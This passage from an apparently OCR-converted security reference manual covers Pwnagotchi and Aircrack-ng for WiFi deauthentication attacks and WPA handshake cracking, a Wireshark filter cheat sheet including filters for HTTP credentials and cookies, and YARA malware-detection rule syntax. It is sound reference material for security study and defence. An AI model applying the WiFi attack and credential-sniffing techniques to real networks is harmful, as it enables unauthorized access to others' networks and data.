Pwnagotchi is an A2C-based “AI” powered by bettercap and running on a Raspberry Pi Zero W that learns from its surrounding WiFi environment in order to maximize the crackable WPA key material it captures (either through passive sniffing or by performing deauthentication and association attacks). This material is collected on disk as PCAP files containing any form of handshake supported by hashcat, including full and half WPA handshakes as well as PMKIDs.

AIRCRACK-NG

<https://www.aircrack-ng.org/>

Aircrack-ng is a complete suite of tools to assess WiFi network security. It focuses on different areas of WiFi security:

Monitoring: Packet capture and export of data to text files for further processing by third party tools
 Attacking: Replay attacks, deauthentication, fake access points and others via packet injection
 Testing: Checking WiFi cards and driver capabilities (capture and injection)
 Cracking: WEP and WPA PSK (WPA 1 and 2)

<https://github.com/0x90/wifi-arsenal>

NEW TO SDR (Software Defined Radio)

<https://luaradio.io/new-to-sdr.html>

W

W

WIRESHARK

RED/BLUE TEAM	NETWORK TRAFFIC	WINDOWS/LINUX/MACOS
---------------	-----------------	---------------------

Wireshark is an open-source network protocol analysis software program.

FILTER	DESCRIPTION
<code>!(arp or icmp or stp)</code>	Filters out arp, icmp, stp protocols to reduce background noise
<code>dst host ff02::1</code>	Captures all IPv6 traffic within the local network that is multicast
<code>eth.addr</code>	Filter MAC Address
<code>eth.dst.eth.src</code>	Filter MAC Address
<code>eth[0x47:2] == 01:80</code>	offset filter for HEX values of 0x01 and 0x80 at the offset location of 0x47
<code>ether host ##:#:#:#:#:#:#:#</code>	Captures only traffic to or from the MAC address used. Capitalizing hexadecimal letters does not matter. Example: ether host 01:0c:5e:00:53:00
<code>frame contains traffic</code>	displays all packets that contain the word 'traffic'.
<code>host #.#.#.#</code>	Capture only traffic to or from a specific IP address. Example: host 192.168.1.1
<code>host www.example.com and not (port xx or port yy)</code>	Capture all traffic, exclude specific packets.
<code>http.authbasic</code>	Filter to HTTP Basic Authentication
<code>http.cookie</code>	Filter to HTTP Cookies
<code>http.data</code>	Filter to HTTP data packets
<code>http.referer</code>	Filter to HTTP Referer headers
<code>http.request</code>	Sets a filter for all HTTP GET and POST requests.
<code>http.server</code>	Filter to HTTP Server
<code>http.user_agent</code>	Filter to HTTP User Agent strings
<code>http.www_authentication</code>	Filter to HTTP authentication

ip	Captures only IPv4 traffic
ip proto 41	Capture only IPv6 over IPv4 Tunneled Traffic.
ip.addr == 10.0.0.0/24	Shows packets to and from any address in the 10.0.0.0/24 space
ip.addr == 10.0.0.1	Sets a filter for any packet with 10.0.0.1, as either the src or dest
ip.addr==10.0.0.1 && ip.addr==10.0.0.2	sets a conversation filter between the two defined IP addresses
ip.dst	Filter IP to destination
ip.src	Filter IP to source
ip6	Captures only IPv6 traffic
ip6 and not ip proto 41	Capture IPv6 Native Traffic Only. This will exclude tunneled IPv6.
net #.#.#.#/24	Capture traffic to or from (sources or destinations) a range of IP addresses
not broadcast and not multicast	Capture only Unicast traffic.
port ##	Captures only a particular src or dst port
port sip	Captures all SIP traffic (VoIP)
pppoes	Capture PPPOE traffic
tcp	Captures only TCP traffic
tcp contains xxx	searches TCP packets for that string
tcp portrange 1800-1880	Capture traffic within a range of ports
tcp.analysis.flags && !tcp.analysis.window_update	displays all retransmissions, duplicate acks, zero windows, and more in the trace
tcp.dstport	Filter Port to TCP destination
tcp.flags == 0x012	displays all TCP SYN/ACK packets & shows the connections that had a positive response. Related to this is tcp.flags.syn=1
tcp.port==4000	sets a filter for any TCP packet with 4000 as src or dest
tcp.srcport	Filter port to TCP source
tcp.time_delta > .250	sets a filter to display all tcp packets that have a delta time of greater than 250ms
udp.dstport	Filter Port to UDP destination
udp.srcport	Filter Port to UDP source
vlan	Captures only VLAN traffic.
wlan.fc.type eq 0	Filter to 802.11 Management Frame

<code>wlan.fc.type eq 1</code>	Filter to 802.11 Control Frame
<code>wlan.fc.type_subtype eq 0 (1=response)</code>	Filter to 802.11 Association Requests
<code>wlan.fc.type_subtype eq 11 (12=authenticate)</code>	Filter to 802.11 Authentication Requests
<code>wlan.fc.type_subtype eq 2 (3=response)</code>	Filter to 802.11 Reassociation Requests
<code>wlan.fc.type_subtype eq 4 (5=response)</code>	Filter to 802.11 Probe Requests
<code>wlan.fc.type_subtype eq 8</code>	Filter to 802.11 Beacons

REFERENCE:

<https://www.wireshark.org/>

<https://hackertarget.com/wireshark-tutorial-and-cheat-sheet/>

https://www.willhackforsushi.com/papers/80211_Pocket_Reference_Guide.pdf

<https://www.cellstream.com/reference-reading/tipsandtricks/379-top-10-wireshark-filters-2>



Y

Y

YARA

ALL	DISCOVERY	N/A
-----	-----------	-----

YARA is an open source tool aimed at helping researchers to identify and classify malware samples. YARA you can create descriptions of malware families based on textual or binary patterns. Descriptions consist of a set of strings and a Boolean expression which determine its logic.

META

Metadata section input additional information about your rule with user created assigned values.

STRINGS

Three types of strings in YARA:

1- hexadecimal

- wild-cards Ex. { E2 34 ?? C8 A? FB }
- jumps Ex. { F4 23 [4-6] 62 B4 }
- alternatives Ex. { F4 23 (62 B4 | 56) 45 }

2- text

- case-sensitive Ex. "text"
- case-insensitive Ex. "text" nocase
- wide-character Ex. "text" wide
- full words Ex. "text" fullword

3- regular expressions

\	Quote the next metacharacter
^	Match the beginning of the file
\$	Match the end of the file
	Alternation
()	Grouping
[]	Bracketed character class
Quantifiers:	
*	Match 0 or more times
+	Match 1 or more times
?	Match 0 or 1 times
{n}	Match exactly n times
{n,}	Match at least n times
{,m}	Match 0 to m times
{n,m}	Match n to m times
*?	Match 0 or more times, non-greedy
+?	Match 1 or more times, non-greedy
??	Match 0 or 1 times, non-greedy
{n}?	Match exactly n times, non-greedy
{n,}?	Match at least n times, non-greedy
{,m}?	Match 0 to m times, non-greedy
{n,m}?	Match n to m times, non-greedy
Escape seq:	
\t	Tab (HT, TAB)
\n	New line (LF, NL)
\r	Return (CR)
\n	New line (LF, NL)
\f	Form feed (FF)
\a	Alarm bell
\xNN	Character whose ordinal number is the given hexadecimal number
Char classes:	
\w	Match a word character (aphanumeric plus "_")
\W	Match a non-word character

\s	Match a whitespace character
\S	Match a non-whitespace character
\d	Match a decimal digit character
\D	Match a non-digit character
Zero-with assertions:	
\b	Match a word boundary
\B	Match except at a word boundary

CONDITION

Conditions are Boolean expressions to be met.


- + boolean (and, or, not)
- + relational operators (\geq , \leq , $<$, $>$, $\==$, $\!=$)
- + arithmetic operators (+, -, *, \, %)
- + bitwise operators (&, |, <<, >>, ~, ^)

Example YARA Rule:

```
rule ExampleRule
{
    meta:
        author = "netmux"
        description = "Detects Emotet binary"
        license = "Free as in beer"
    strings:
        $ex_text_string = "text string" nocase
        $ex_hex_string = { E2 34 A1 C8 23 FB }

    condition:
        $ex_text_string or $ex_hex_string
}
```

YARA SIGNATURE CREATION MINDMAP:



@cyb3rops **<https://twitter.com/cyb3rops/status/1210992711903383554?s=11>

Uncoder: One common language for cyber security

<https://uncoder.io/>

Uncoder.IO is the online translator for SIEM saved searches, filters, queries, API requests, correlation and Sigma rules to help SOC Analysts, Threat Hunters and SIEM Engineers. Easy, fast and private UI you can translate the queries from one tool to another without a need to access to SIEM environment and in a matter of just few seconds.

Uncoder.IO supports rules based on Sigma, ArcSight, Azure Sentinel, Elasticsearch, Graylog, Kibana, LogPoint, QRadar, Qualys, RSA NetWitness, Regex Grep, Splunk, Sumo Logic, Windows Defender ATP, Windows PowerShell, X-Pack Watcher.

REFERENCE:

<https://yara.readthedocs.io/en/v3.4.0/writingrules.html>

<https://github.com/InQuest/awesome-yara>

NOTES

NOTES

NOTES